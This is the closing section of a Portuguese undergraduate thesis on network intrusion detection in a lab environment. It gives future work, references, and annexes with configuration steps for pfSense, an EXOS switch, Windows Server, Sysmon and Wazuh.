Dito isso, sugere-se os seguintes trabalhos futuros:

- Melhorar a implementação do pacote Suricata no pfSense, buscando a implementação de regras de bloqueio nas etapas abordadas na Seção 5.
- Testar outra solução baseada em rede, como por exemplo, o NIDS Zeek, que possui integração com o pfSense.
- Testar outra solução mais completa que realiza detecções baseadas em rede e *hosts*, como o Security Onion.
- Replicar o experimento analisando a mudança no cenário dos relatórios de segurança, aprofundando o nível de alcance da intrusão no servidor Windows.

REFERÊNCIAS BIBLIOGRÁFICAS

1 CERT.BR. *CERT.br - Centro de Estudos, Resposta e Tratamento de Incidentes de Segurança no Brasil*. 2023. Disponível em: <https://stats.cert.br/incidentes/>. (Acesso em: 2 de nov. de 2023.).

2 VARONIS. *What is an Advanced Persistent Threat (APT)?* 2023. Disponível em: <https://www.varonis.com/blog/advanced-persistent-threat>. (Acesso em: 2 de nov. de 2023.).

3 DELOITTE. *The future of cyber survey 2019*. 2019. Disponível em: <https://www2.deloitte.com/content/dam/Deloitte/us/Documents/finance/us-the-future-of-cyber-survey.pdf>. (Acesso em: 2 de nov. de 2023.).

4 BUNNY.NET. *What is Network intrusion detection (NIDS)?* Disponível em: <https://bunny.net/bunny-academy/security/what-is-network-intrusion-detection-nids/>. (Acesso em: 3 de dez. de 2023.).

5 AT&T. *2023 Edge Ecosystem*. 2023. Disponível em: <https://cdn-cybersecurity.att.com/docs/insights-reports/2023-cybersecurity-insights-report-edge-ecosystem.pdf>. (Acesso em: 14 de jul. de 2023.).

6 MEDIUM. *TryHackMe Cyber Kill Chain Room*. 2022. Disponível em: <https://medium.com/@haircutfish/tryhackme-cyber-kill-chain-room-a0ebcff024a9>. (Acesso em: 3 de dez. de 2023.).

7 CORNEAU, A. C. *Guia sobre engenharia social: tudo o que você precisa saber*. 2023. Disponível em: <https://blogs.manageengine.com/portugues/2023/04/06/guia-sobre-engenharia-social-tudo-o-que-voce-precisa-saber.html>. (Acesso em: 14 de jul. de 2023.).

8 SOPHOS. *O Estado do Ransomware 2023*. 2023. Disponível em: <https://assets.sophos.com/X24WTUEQ/at/w8vxthbq7tk3g4wc449v7/sophos-state-of-ransomware-2023-wpptbr.pdf>. (Acesso em: 14 de jul. de 2023.).

9 WEB PÓVOA. Evitando Futuros Problemas Aplicando O Modelo Hierárquico de Rede. 2016. Disponível em: <https://webpovoa.com/modelo-hierarquico-de-rede/>. (Acesso em: 3 de nov. de 2023.).

10 WAZUH. *Architecture*. 2023. Disponível em: <https://documentation.wazuh.com/current/getting-started/architecture.html>. (Acesso em: 3 de dez. de 2023.).

11 WAZUH. *Installation Guide*. 2023. Disponível em: <https://documentation.wazuh.com/current/installation-guide/index.html>. (Acesso em: 3 de dez. de 2023.).

12 FORTINET. *Brasil é o segundo país que mais sofre ataques cibernéticos na América Latina*. 2022. Disponível em: <https://www.fortinet.com/br/corporate/about-us/newsroom/press-releases/2022/brasil-e-o-segundo-pais-que-mais-sofre-ataques-ciberneticos-na-a>. (Acesso em: 2 de nov. de 2023.).

13 KASPERSKY. *O que é uma ameaça persistente avançada (APT)?* Disponível em: <https://www.kaspersky.com.br/resource-center/definitions/advanced-persistent-threats>. (Acesso em: 2 de nov. de 2023.).

14 PEIXOTO, A. S. *Lei de Proteção de Dados: entenda em 13 pontos!* 2020. Disponível em: <https://www.politize.com.br/lei-de-protecao-de-dados/#:~:text=A%20LGPD%20complementa%20o%20escopo,da%20seguran%C3%A7a%20das%20informa%C3%A7%C3%B5es%20pessoais>. (Acesso em: 2 de nov. de 2023.).

15 NEVES, D. L. F.; LOPES, T. S. de A.; PAVANI, G. C.; SALES, R. M. A segurança da informação de encontro às conformidades da lgpd. *Revista Processando o Saber*, v. 13, p. 186–198, 2021.

16 ALVES, H. B. P. Estudo, implementação e análise de resultados de ferramenta de detecção de intrusão para proteção de endpoints em ambiente controlado. 2022.

17 ALARCÃO, A. P. d. A. Implementação e análise de resultados de ferramenta de detecção e resposta para proteção de endpoints em ambiente controlado. 2021.

18 ONU NEWS. Crescimento da internet desacelera e 2,7 bilhões ficam fora da rede. 2022. Disponível em: <https://news.un.org/pt/story/2022/09/1801381>. (Acesso em: 2 de nov. de 2023.).

19 SAMONAS, S.; COSS, D. The cia strikes back: Redefining confidentiality, integrity and availability in security. *Journal of Information System Security*, v. 10, n. 3, 2014.

20 GOLLMANN, D. Computer security. *Wiley Interdisciplinary Reviews: Computational Statistics*, Wiley Online Library, v. 2, n. 5, p. 544–554, 2010.

21 SALTZER, J. H.; SCHROEDER, M. D. The protection of information in computer systems. *Proceedings of the IEEE*, IEEE, v. 63, n. 9, p. 1278–1308, 1975.

22 ZAEEM, R. N.; BARBER, K. S. The effect of the gdpr on privacy policies: Recent progress and future promise. *ACM Transactions on Management Information Systems (TMIS)*, ACM New York, NY, USA, v. 12, n. 1, p. 1–20, 2020.

23 CÁTEDRA. *GDPR: o que é e qual a diferença em relação à LGPD?* 2021. Disponível em: <https://idcatedra.com.br/2021/08/gdpr-o-que-e-e-qual-a-diferenca-em-relacao-a-lgpd/#:~:text=Por%C3%A9m%2C%20a%20LGPD%20n%C3%A3o%20%C3%A9,Regulation%2C%20mais%20conhecido%20como%20GDPR.> (Acesso em: 3 de nov. de 2023.).

24 TREVISAN, D. F.; SACCHI, R. P. da S.; SANABRIA, L. Estudo do padrão avançado de criptografia aes–advanced encryption standard. *Revista de Informática Teórica e Aplicada*, v. 20, n. 1, p. 13–24, 2013.

25 SOUZA, R. d. A. de; OLIVEIRA, F. B. de. O padrao de criptografia simétrica aes. 2007.

26 ASHOOR, A. S.; GORE, S. Importance of intrusion detection system (ids). *International Journal of Scientific and Engineering Research*, v. 2, n. 1, p. 1–4, 2011.

27 AZEEZ, N. A.; BADA, T. M.; MISRA, S.; ADEWUMI, A.; VYVER, C. Van der; AHUJA, R. Intrusion detection and prevention systems: an updated review. *Data Management, Analytics and Innovation: Proceedings of ICDMAI 2019, Volume 1*, Springer, p. 685–696, 2020.

28 IBM SECURITY. Relatório de custo da violação de dados de 2023. 2023. <https://www.ibm.com/downloads/cas/KE8N4PR2>. (Acesso em: 3 de nov. de 2023.).

29 HUTCHINS, E. M.; CLOPPERT, M. J.; AMIN, R. M. et al. Intelligence-driven computer network defense informed by analysis of adversary campaigns and intrusion kill chains. *Leading Issues in Information Warfare & Security Research*, v. 1, n. 1, p. 80, 2011.

30 YADAV, T.; RAO, A. M. Technical aspects of cyber kill chain. In: SPRINGER. *Security in Computing and Communications: Third International Symposium, SSCC 2015, Kochi, India, August 10-13, 2015. Proceedings 3*. [S.l.], 2015. p. 438–452.

31 SALAHDINE, F.; KAABOUCH, N. Social engineering attacks: A survey. *Future internet*, MDPI, v. 11, n. 4, p. 89, 2019.

32 BREDA, F.; BARBOSA, H.; MORAIS, T. Social engineering and cyber security. In: IATED. *INTED2017 Proceedings*. [S.l.], 2017. p. 4204–4211.

33 FORTINET. *Global Research Report*. 2023. Disponível em: <https://www.fortinet.com/content/dam/fortinet/assets/reports/2023-cybersecurity-skills-gap-report.pdf?utm_source=website&utm_medium=brpr&utm_campaign=cybersecurity-skills-gap-2023>. (Acesso em: 2 de nov. de 2023.).

34 KASPERSKY. *ITSecurity Economics 2022*. 2022. Disponível em: <https://go.kaspersky.com/rs/802-IJN-240/images/IT%20Security%20Economics%202022_report.pdf>. (Acesso em: 14 de jul. de 2023.).

35 RICHARDSON, R.; NORTH, M. M. Ransomware: Evolution, mitigation and prevention. *International Management Review*, v. 13, n. 1, p. 10, 2017.

36 FORTINET. *Relatório de cenário de ameaças global*. 2023. Disponível em: <https://www.fortinet.com/br/demand/gated/threat-report-2h-2022>. (Acesso em: 14 de jul. de 2023.).

37 SCHINDLER, E. L. *Segmentação de rede local usando o modelo hierárquico de rede*. Dissertação (B.S. thesis) — Universidade Tecnológica Federal do Paraná, 2016.

38 VMWARE. *Usando VMware Workstation Pro*. Disponível em: <https://docs.vmware.com/br/VMware-Workstation-Pro/17/workstation-pro-17-user-guide.pdf>. (Acesso em: 3 de dez. de 2023.).

39 GNS3. *Getting Started with GNS3*. Disponível em: <https://docs.gns3.com/docs/>. (Acesso em: 3 de dez. de 2023.).

40 WOLFF, M. *A História do Windows Server*. 2016. Disponível em: <https://penseemti.com.br/artigos/a-historia-do-windows-server/>. (Acesso em: 3 de nov. de 2023.).

41 ZABBIX. *Zabbix + Extreme Networks*. Disponível em: <https://www.zabbix.com/integrations/extreme>. (Acesso em: 2 de nov. de 2023.).

42 WAZUH. *Getting started with Wazuh*. 2023. Disponível em: <https://documentation.wazuh.com/current/getting-started/index.html>. (Acesso em: 3 de dez. de 2023.).

43 MICROSOFT. *Security Response Center*. 2023. Disponível em: <https://www.microsoft.com/en-us/msrc>. (Acesso em: 3 de dez. de 2023.).

44 NIST. *NATIONAL VULNERABILITY DATABASE*. 2023. Disponível em: <https://nvd.nist.gov/>. (Acesso em: 3 de dez. de 2023.).

45 DEBIAN. *Security Bug Tracker*. 2023. Disponível em: <https://security-tracker.debian.org/tracker/>. (Acesso em: 3 de dez. de 2023.).

46 UBUNTU. *CVE reports*. 2023. Disponível em: <https://ubuntu.com/security/cves?offset=140>. (Acesso em: 3 de dez. de 2023.).

47 REDHAT. *Security Updates*. 2023. Disponível em: <https://access.redhat.com/security/security-updates/cve>. (Acesso em: 3 de dez. de 2023.).

48 MICROSOFT LEARN. Sysmon v15.11. 2023. Disponível em: <https://learn.microsoft.com/pt-br/sysinternals/downloads/sysmon>. (Acesso em: 3 de dez. de 2023.).

49 SURICATA. *O que é uma ameaça persistente avançada (APT)?* Disponível em: <https://suricata.io/>. (Acesso em: 2 de nov. de 2023.).

50 GNS3. *Download GNS3 VM*. Disponível em: <https://gns3.com/software/download-vm>. (Acesso em: 3 de dez. de 2023.).

51 GNS3. *Download GNS3*. Disponível em: <https://www.gns3.com/software/download>. (Acesso em: 3 de dez. de 2023.).

52 PFSENSE. *Latest Stable Version (Community Edition)*. Disponível em: <https://www.pfsense.org/download/>. (Acesso em: 3 de dez. de 2023.).

53 GNS3. *Appliance - EXOS VM*. Disponível em: <https://gns3.com/marketplace/appliances/exos-vm>. (Acesso em: 3 de dez. de 2023.).

54 WAZUH. *Quickstart*. Disponível em: <https://documentation.wazuh.com/current/quickstart.html>. (Acesso em: 3 de dez. de 2023.).

55 KALI. *Get Kali*. Disponível em: <https://www.kali.org/get-kali/#kali-virtual-machines>. (Acesso em: 3 de dez. de 2023.).

56 WAZUH. *Installation guide / Wazuh agent*. Disponível em: <https://documentation.wazuh.com/current/installation-guide/wazuh-agent/index.html>. (Acesso em: 3 de dez. de 2023.).

57 GITHUB. *SwiftOnSecurity Repository*. Disponível em: <https://github.com/SwiftOnSecurity/sysmon-config/blob/master/sysmonconfig-export.xml>. (Acesso em: 3 de dez. de 2023.).

58 GITHUB. *OpenSecureCo Repository*. Disponível em: <https://github.com/OpenSecureCo/Wazuh/blob/main/sysmon.xml>. (Acesso em: 3 de dez. de 2023.).

ANEXOS

I. CONFIGURAÇÕES E INSTALAÇÕES

I.1 CONFIGURAÇÃO PFSENSE

A tabela I.1 a seguir apresenta os tutoriais que foram seguidos para instalação e configuração de todas as funcionalidades que serão utilizadas neste projeto.

Tabela I.1: Tutoriais de instalação das funcionalidades do pfSense.

Recurso	Tutorial de Instalação
Geral	Como Instalar pfSense Firewall 2.6
VLANs	Como Criar e Configurar uma VLAN no Pfsense
Suricata	Suricata + PfSense : Instalação e Configuração
Wazuh agent	Monitoring pfSense with Wazuh

As tags utilizadas para as VLANs foram o mesmo número do terceiro octeto do endereço IP da rede virtual, com excessão da VLAN Trunk, onde foi utilizada a tag 100.

A Figura I.1 mostra a regra replicada para as VLANs, afim de permitir todo o tráfego interno, já que a política da empresa é baseada em uma confiança total interna.




Figura I.1: Regra para permitir tráfego interno. Fonte: autor

Os últimos tutoriais fazem referência a configuração do pacote Suricata no pfSense, onde, A interface que foi configurada para ser monitorada foi apenas a LAN, dado que todas as VLANs se comunicam com o *firewall* por essa interface física.

I.2 CONFIGURAÇÃO EXOS SWITCH

Este anexo descreve os comandos utilizados para configuração do *switch* via CLI.

```
configure account admin password
configure snmp sysName Switch1
configure snmp sysLocation Unity
disable telnet

create vlan VLAN_100 description Trunk
configure vlan VLAN_100 tag 100
configure vlan VLAN_100 ipaddress 172.24.0.2/24
configure vlan VLAN_100 add ports 1 untagged
configure vlan VLAN_10 add ports 1 tagged
configure iproute add default 172.24.0.1
create vlan VLAN_10 description Servers
configure vlan VLAN_10 tag 10
configure vlan VLAN_10 ipaddress 172.24.10.1/24
configure vlan VLAN_10 add ports 2 unttagged
configure vlan VLAN_100 add ports 2 tagged
configure vlan VLAN_10 add ports 3 unttagged
create vlan VLAN_20 description Users
configure vlan VLAN_20 tag 20
configure vlan VLAN_20 ipaddress 172.24.20.1/24
configure vlan VLAN_20 add ports 4-12 untagged
configure vlan VLAN_20 add ports 1 tagged

enable syslog
configure syslog add 172.24.10.3 vr VR_Default local0
configure syslog 172.24.10.3 vr VR_Default local0 severity info
enable log target syslog 172.24.10.3:<514 vr VR_Default local0
enable ipforwarding vlan VLAN_10
enable ipforwarding vlan VLAN_20
enable ipforwarding vlan VLAN_100
enable bootprelay vlan VLAN_10
enable bootprelay vlan VLAN_20
enable bootprelay vlan VLAN_100
configure bootprelay add 172.24.10.2
configure bootprelay VLAN_10 add 172.24.10.2

save
```

É necessário, além da criação das VLANs e configurações dos IPs das interfaces de cada subrede, habilitar o *syslog* e apontar para o servidor Ubuntu, que irá receber os logs no Wazuh. Também é necessário configurar o Relay DHCP, para que o Windows server consiga servir os endereços IP do Servidor DHCP na subrede de usuários, visto que possuem domínio de *broadcast* diferentes.

I.3 CONFIGURAÇÃO DO WINDOWS SERVER

A tabela I.2 a seguir apresenta os tutoriais utilizados para implementação dos serviços apresentados na Seção 3.3.

Tabela I.2: Tutoriais de instalação dos serviços utilizados no Windows Server. 4.6

Serviço/ Recurso	**Tutorial de Instalação**
AD DS	Instalando Windows Server 2016 e configurando active directory
DHCP	Instalação e Configuração do Escopo DHCP
DNS	Configurar Servidor DNS no Windows Server 2016
File and Storage Services	How to set up file server in Windows server

I.4 CONFIGURAÇÃO DO SYSMON

I.4.1 SYSCONFIG.XML

O primeiro passo para instalação do serviço de monitoramento de processos *Sysmon* é criar o arquivo de configuração .xml que separa e descreve, nos agentes Windows, baseado no ID da regra do driver, os tipos de alerta, organizando suas saídas e informações no log que será criado. O arquivo pode ser baixado através do repositório SwiftOnSecurity (57) no GitHub e renomear o arquivo para "sysconfig.xml". Em seguida é necessário baixar o *sysmon* e executar o seguinte comando no cmd, no mesmo diretório que os dois arquivos. (48)

```
Sysmon64.exe -accepteula -i sysconfig.xml
```

I.5 CONFIGURAÇÃO DO WAZUH

I.5.1 AGENT.CONF - WAZUH SERVER

Foi utilizada a opção de editar o arquivo de configuração dos agentes de um grupo, disponível na *dashboard* do Wazuh. O código utilizado pode ser observado nas Figuras I.2 e I.3.




Figura I.2: *Arquivo agent.conf do grupo de Usuários e Servidores - Wazuh Dashboard.* Fonte: autor




Figura I.3: *Arquivo agent.conf do grupo pfSense - Wazuh Dashboard.* Fonte: autor

As configurações dos grupos servem para habilitar, respectivamente, o *sysmon* nos agentes Windows Server e Client, e o envio de logs do Suricata via arquivo eve.json.

I.5.2 OSSEC.CONF - WAZUH SERVER

Foi utilizada a opção de editar o arquivo de configuração *ossec.conf* do Wazuh manager, disponível na *dashboard* do Wazuh. Foi necessário adicionar as seguintes linhas no arquivo:

```
<remote>
  <connection>syslog</connection>
  <port>514</port>
  <protocol>udp</protocol>
  <allowed-ips>172.24.20.0/24</allowed-ips>
  <allowed-ips>172.24.10.0/24</allowed-ips>
  <allowed-ips>172.24.0.0/24</allowed-ips>
</remote>
```

I.5.3 OSSEC.CONF - WAZUH AGENTS

A fim de garantir a funcionalidade do envio de logs sobre eventos de segurança baseados em login, eventos do *sysmon* e monitoramento de integridade, basta conferir se as seguintes configurações estão presentes no arquivo de configuração do agentes:

```
<localfile>
    <location>Security</location>
    <log_format>eventchannel</log_format>
    <query>Event/System[EventID != 5145 and EventID != 5156 and
      EventID != 5447 and EventID != 4656 and EventID != 4658 and
      EventID != 4660 and EventID != 4670 and EventID != 4690 and
      EventID != 4703 and EventID != 4907 and EventID != 5152 and
      EventID != 5157]
    </query>
</localfile>

<localfile>
    <location>Microsoft-Windows-Sysmon/Operational</location>
    <log_format>eventchannel</log_format>
</localfile>

  <!-- File integrity monitoring -->
  <syscheck>
    <!-- Default files to be monitored. -->
    <directories check_all="yes" whodata="yes">D:\TI</directories>
    <directories check_all="yes" whodata="yes">D:\RH</directories>
    <directories check_all="yes" whodata="yes">D:\FIN</directories>
```

Os diretórios que dever ser monitorados de maneira contínua devem seguir o exemplo acima, a depender do caminho do diretório alvo.

I.5.4 RULES - WAZUH SERVER

I.5.4.1 LOCAL_RULES.XML

É necessário adicionar a seguinte regra para gerar alertas relacionados a falha de login:

```
<group name="local,syslog,sshd,">

  <!--
  Dec 10 01:02:02 host sshd[1234]: Failed none for root from 1.1.1.1
  port 1066 ssh2
  -->
  <rule id="100001" level="5">
    <if_sid>5716</if_sid>
    <srcip>1.1.1.1</srcip>
    <description>sshd: authentication failed from IP 1.1.1.1.
    </description>
    <group>authentication_failed,pci_dss_10.2.4,pci_dss_10.2.5,
    </group>
  </rule>
</group>
```

I.5.4.2 SYSMON.XML

O arquivo *sysmon.xml* deve ser criado na aba de regras da *dashboard* do Wazuh e serve para tratar os logs recebidos pelo serviço *sysmon*, separando em níveis personalizados de severidade do alerta a depender do tipo de log. O conteúdo do arquivo pode ser baixado através do repositório OpenSecureCo no GitHub para criação das regras no Wazuh Manager. (58)